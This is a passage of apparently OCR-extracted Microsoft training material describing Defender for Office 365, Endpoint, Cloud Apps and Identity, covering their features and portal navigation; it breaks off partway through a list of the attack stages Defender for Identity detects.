
Microsoft Defender for Office 365 is experienced through the Microsoft Defender portal. The Defender portal is the home for monitoring and managing security across your Microsoft identities, data, devices, apps, and infrastructure, allowing security admins to perform their security tasks, in one location.

Microsoft Defender for Office 365 functionality can be found under the Email & collaboration node on the left navigation panel of the Microsoft Defender portal.




- Investigations - View, manage, and remediate threats using automated investigation and response.
- Explorer - Investigate, hunt for, and remediate threats in emails and documents.
- Review - Manage quarantined items and restricted senders.
- Campaigns - Analyze coordinated attacks against your environment.
- Threat tracker - Monitor threat trends using widgets and custom searches.
- Exchange message trace - Analyze message flow in the Exchange admin center.
- Attack simulation training - Access and build user resilience using simulated attacks and training.
- Policies & rules - Configure security policies for email and other Microsoft 365 workspaces.

Explorer



Review




Settings, permissions, incidents and alerts, reports and other features are also available through the Microsoft Defender portal. More information is covered in the unit, "Describe the Microsoft Defender portal," included in this module.

Describe Microsoft Defender for Endpoint

Microsoft Defender for Endpoint is a platform designed to help enterprise networks protect endpoints including laptops, phones, tablets, PCs, access points, routers, and firewalls. It does so by preventing, detecting, investigating, and responding to advanced threats. Microsoft Defender for Endpoint embeds technology built into Windows 10 and beyond, and Microsoft cloud services. This technology includes:

- Endpoint behavioral sensors that are embedded in Windows 10 and beyond that collect and process signals from the operating system.
- Cloud security analytics that translate behavioral signals into insights, detections, and recommended responses to advanced threats.
- Threat intelligence that enables Defender for Endpoint to identify attacker tools, techniques, and procedures, and generate alerts when they're observed in collected sensor data.



Microsoft Defender for Endpoint includes:

- Core Defender Vulnerability Management: Built-in core vulnerability management capabilities use a risk-based approach to the discovery, assessment, prioritization, and remediation of endpoint vulnerabilities and misconfigurations.
- Attack surface reduction: The attack surface reduction set of capabilities provides the first layer of defense in the stack. By ensuring configuration settings are properly set and exploit mitigation techniques are applied, the capabilities resist attacks and exploitation. This set of

capabilities also includes network protection and web protection, which regulate access to malicious IP addresses, domains, and URLs.

- Next generation protection: Next-generation protection was designed to catch all types of emerging threats. In addition to Microsoft Defender Antivirus, your next-generation protection services include the following capabilities:
    - Behavior-based, heuristic, and real-time antivirus protection.
    - Cloud-delivered protection, which includes near-instant detection and blocking of new and emerging threats.
    - Dedicated protection and product updates, which include updates related to keeping Microsoft Defender Antivirus up to date.
- Endpoint detection and response: Provides advanced attack detections that are near real time and actionable. Security analysts can prioritize alerts, see the full scope of a breach, and take response actions to remediate threats.
- Automated investigation and remediation (AIR): The technology in automated investigation uses various inspection algorithms and is based on processes that are used by security analysts. AIR capabilities are designed to examine alerts and take immediate action to resolve breaches. AIR capabilities significantly reduce alert volume, allowing security operations to focus on more sophisticated threats and other high-value initiatives.
- Microsoft Secure Score for Devices: Microsoft Secure Score for Devices helps you dynamically assess the security state of your enterprise network, identify unprotected systems, and take recommended actions to improve the overall security of your organization.
- Microsoft Threat Experts: Microsoft Threat Experts is a managed threat hunting service that provides proactive hunting, prioritization, and additional context and insights that further empower Security operation centers (SOCs) to identify and respond to threats quickly and accurately.
- Management and APIs: Defender for Endpoint offers an API model designed to expose entities and capabilities through a standard Microsoft Entra ID-based authentication and authorization model.

Microsoft Defender for Endpoint also integrates with various components in the Microsoft Defender suite, and with other Microsoft solutions including Intune and Microsoft Defender for Cloud.

Microsoft Defender for Endpoint is available in two plans, Defender for Endpoint Plan 1 and Plan 2. Information on what's included in each plan is detailed in the Compare Microsoft Defender for Endpoint plans document linked in the summary and resources unit.


Microsoft Defender for Endpoints in the Microsoft Defender portal

Microsoft Defender for Endpoints is experienced through the Microsoft Defender portal. The Defender portal is the home for monitoring and managing security across your Microsoft identities, data, devices, apps, and infrastructure, allowing security admins to perform their security tasks, in one location.


The Endpoints node on the left navigation panel of the Microsoft Defender portal includes the following:

- Vulnerability management - Manage vulnerabilities and other risk sources on devices. From here you can access the vulnerability management dashboard, recommendations, remediation, weaknesses, and more. More details on Microsoft Defender Vulnerability Management are in a subsequent unit of this module.
- Partners and APIs - From here you can select Connected applications and API explorer.
    - Connected applications - The Connected applications page provides information about the Microsoft Entra applications (SaaS applications that are preintegrated with Microsoft Entra ID) connected to Microsoft Defender for Endpoint in your organization.
    - API Explorer - Defender for Endpoint exposes much of its data and actions through a set of programmatic APIs. Those APIs enable you to automate workflows and innovate based on Defender for Endpoint capabilities. The Microsoft Defender for Endpoint API Explorer is a tool that helps you explore various Defender for Endpoint APIs interactively. You can use the API explorer to test Microsoft Defender for Endpoint capabilities by running sample queries or creating and testing your own API query.
- Configuration management - Define endpoint policies and track deployment.


Vulnerability management dashboard



API explorer



Configuration management dashboard



Settings, permissions, incidents and alerts, reports and other features are also available through the Microsoft Defender portal. More information is covered in the unit, "Describe the Microsoft Defender portal," included in this module.

Describe Microsoft Defender for Cloud Apps

Software as a service (SaaS) apps are ubiquitous across hybrid work environments. Protecting SaaS apps and the important data they store is a significant challenge for organizations. The rise in app usage, combined with employees accessing company resources outside of the corporate perimeter has also introduced new attack vectors. To combat these attacks effectively, security teams need an approach that protects their data within cloud apps beyond the traditional scope of cloud access security brokers (CASBs).

Microsoft Defender for Cloud Apps delivers full protection for SaaS applications, helping you monitor and protect your cloud app data across the following feature areas:

- Fundamental cloud access security broker (CASB) functionality. A CASB acts as a gatekeeper to broker real-time access between your enterprise users and the cloud resources they use. CASBs help organizations protect their environment by providing a wide range of capabilities across key functional areas including: discovery into cloud app usage

and shadow IT, protection against app-based threats from anywhere in the cloud, information protection, and compliance.
- SaaS Security Posture Management (SSPM) features, enabling security teams to improve the organization's security posture
- Advanced threat protection, as part of Microsoft's extended detection and response (XDR) solution, enabling powerful correlation of signal and visibility across the full kill chain of advanced attacks
- App-to-app protection, extending the core threat scenarios to OAuth-enabled apps that have permissions and privileges to critical data and resources.

Discover SaaS applications

Defender for Cloud Apps shows the full picture of risks to your environment from SaaS app usage and resources, and gives you control of what's being used and when.

- Identify: Defender for Cloud apps uses data based on an assessment of network traffic and an extensive app catalog to identify apps accessed by users across your organization.
- Assess: Evaluate discovered apps for more than 90 risk indicators, allowing you to sort through the discovered apps and assess your orgs security and compliance posture.
- Manage: Set policies that monitor apps around the clock. For example, if anomalous behavior happens, like unusual spikes in usage, you're automatically alerted and guided to action.

Information protection

Defender for Cloud Apps connects to SaaS apps to scan for files containing sensitive data uncovering which data is stored where and who is accessing it. To protect this data, organizations can implement controls such as:

- Apply a sensitivity label
- Block downloads to an unmanaged device
- Remove external collaborators on confidential files

The Defender for Cloud Apps integration with Microsoft Purview also enables security teams to leverage out-of-the-box data classification types in their information protection policies and control sensitive information with data loss protection (DLP) features.

SaaS Security Posture Management (SSPM)

Optimizing an organization's security posture is important, but security teams are challenged by needing to research best practices for each app individually. Defender for Cloud Apps helps by surfacing misconfigurations and recommending specific actions to strengthen the security posture for each connected app. Recommendations are based on industry standards like the Center for Internet Security and follow best practices set by the specific app provider.

Defender for Cloud Apps automatically provides SSPM data in Microsoft Secure Score, for any supported and connected app.

Advanced threat protection

Cloud apps continue to be a target for adversaries trying to exfiltrate corporate data. Sophisticated attacks often cross modalities. Attacks often start from email as the most common entry point then move laterally to compromise endpoints and identities, before ultimately gaining access to in-app data.

Defender for Cloud Apps offers built-in adaptive access control (AAC), provides user and entity behavior analysis (UEBA), and helps you mitigate these types of attacks.

Defender for Cloud Apps is also integrated directly into Microsoft Defender XDR, correlating eXtended detection and response (XDR) signals from the Microsoft Defender suite and providing incident-level detection, investigation, and powerful response capabilities. Integrating SaaS security into Microsoft's XDR experience gives SOC teams full kill chain visibility and improves operational efficiency and effectivity.

App to app protection with app governance

OAuth, an open standard for token-based authentication and authorization, enables a user's account information to be used by third-party services, without exposing the user's password. Apps that use OAuth often have extensive permissions to access data in other apps on behalf of a user, making OAuth apps susceptible to a compromise.

Defender for Cloud Apps closes the gap on OAuth app security, helping you protect inter-app data exchange with application governance. With Defender for Cloud Apps, you can watch for unused apps and monitor both current and expired credentials to govern the apps used in your organization and maintain app hygiene.


Microsoft Defender for Cloud Apps in the Microsoft Defender portal

Microsoft Defender for Cloud Apps is experienced through the Microsoft Defender portal. The Defender portal is the home for monitoring and managing security across your Microsoft identities, data, devices, apps, and infrastructure, allowing security admins to perform their security tasks, in one location.


Microsoft Defender for Cloud apps functionality can be found under the Cloud apps node on the left navigation panel of the Microsoft Defender portal. The list that follows is a subset of the functionality supported.

- Cloud discovery - Identify cloud app usage in your environment.
- Cloud app catalog - Reference information about known cloud apps.
- App governance - Get in-depth visibility and control over OAuth apps integrated with Microsoft Entra ID, Google, and Salesforce.
- Activity log - View all activities involving connected apps.
- Governance log - Review actions taken to secure cloud apps.
- Policies - Configure security policies for cloud apps.


Cloud discovery



Cloud app catalog



App governance




Settings, permissions, incidents and alerts, reports and other features are also available through the Microsoft Defender portal. More information is covered in the unit, "Describe the Microsoft Defender portal," included in this module.

Describe Microsoft Defender for Identity

Microsoft Defender for Identity is a cloud-based security solution that uses signals from your on-premises identity infrastructure servers to detect threats, like privilege escalation or high-risk lateral movement, and reports on easily exploited identity issues.

At a high level, the way Microsoft Defender for Identity works is as follows:

- Microsoft Defender for Identity uses software-based sensors installed on your on-premises identity infrastructure servers (domain controllers and servers running Active Directory Federated Services and Active Directory Certificate Services).
- The Defender for Identity sensor accesses the event logs it acquires directly from the servers. After the logs and network traffic are parsed by the sensor, Defender for Identity sends only the parsed information to the Defender for Identity cloud service. The Defender for Identity cloud service uses the data/signals obtained to deliver an identity threat detection and response (IDTR) solution. Microsoft Defender for Identity helps security professionals, managing a hybrid environment, the functionality to:
    - Prevent breaches, by proactively assessing your identity posture.
    - Detect threats, using real-time analytics and data intelligence.
    - Investigate suspicious activities, using clear, actionable incident information.
    - Respond to attacks, using automatic response to compromised identities.
- The configuration of the service and the signals and insights generated by the Microsoft Defender for Identity service are exposed through the Microsoft Defender portal that provides security teams a unified experience for investigating and responding to attacks.



Proactively assess your identity posture

Defender for Identity provides you with a clear view of your identity security posture, helping you to identify and resolve security issues before they can be exploited by attackers. For example, Microsoft Defender for Identity continuously monitors your environment to identify sensitive accounts with the riskiest lateral movement paths that expose a security risk, and reports on these accounts to assist you in managing your environment. Defender for Identity security assessments, available from Microsoft Secure Score, provide extra insights to improve your organizational security posture and policies.

Detect threats, using real-time analytics and data intelligence

Defender for Identity monitors and analyzes user activities and information across your network, including permissions and group membership, creating a behavioral baseline for each user. Defender for Identity then identifies anomalies with adaptive built-in intelligence. It gives insights into suspicious activities and events, revealing the advanced threats, compromised users, and insider threats facing your organization. Defender for Identity identifies these advanced threats at the source throughout the entire cyberattack kill-chain:

- Reconnaissance - Identify rogue users and attackers' attempts to gain information.

- Compromised credentials - Identify attempts to compromise user credentials using brute force attacks, failed authentications, user group membership changes, and other methods.
- Lateral movements - Detect attempts to move laterally inside the network to gain further control of sensitive users.
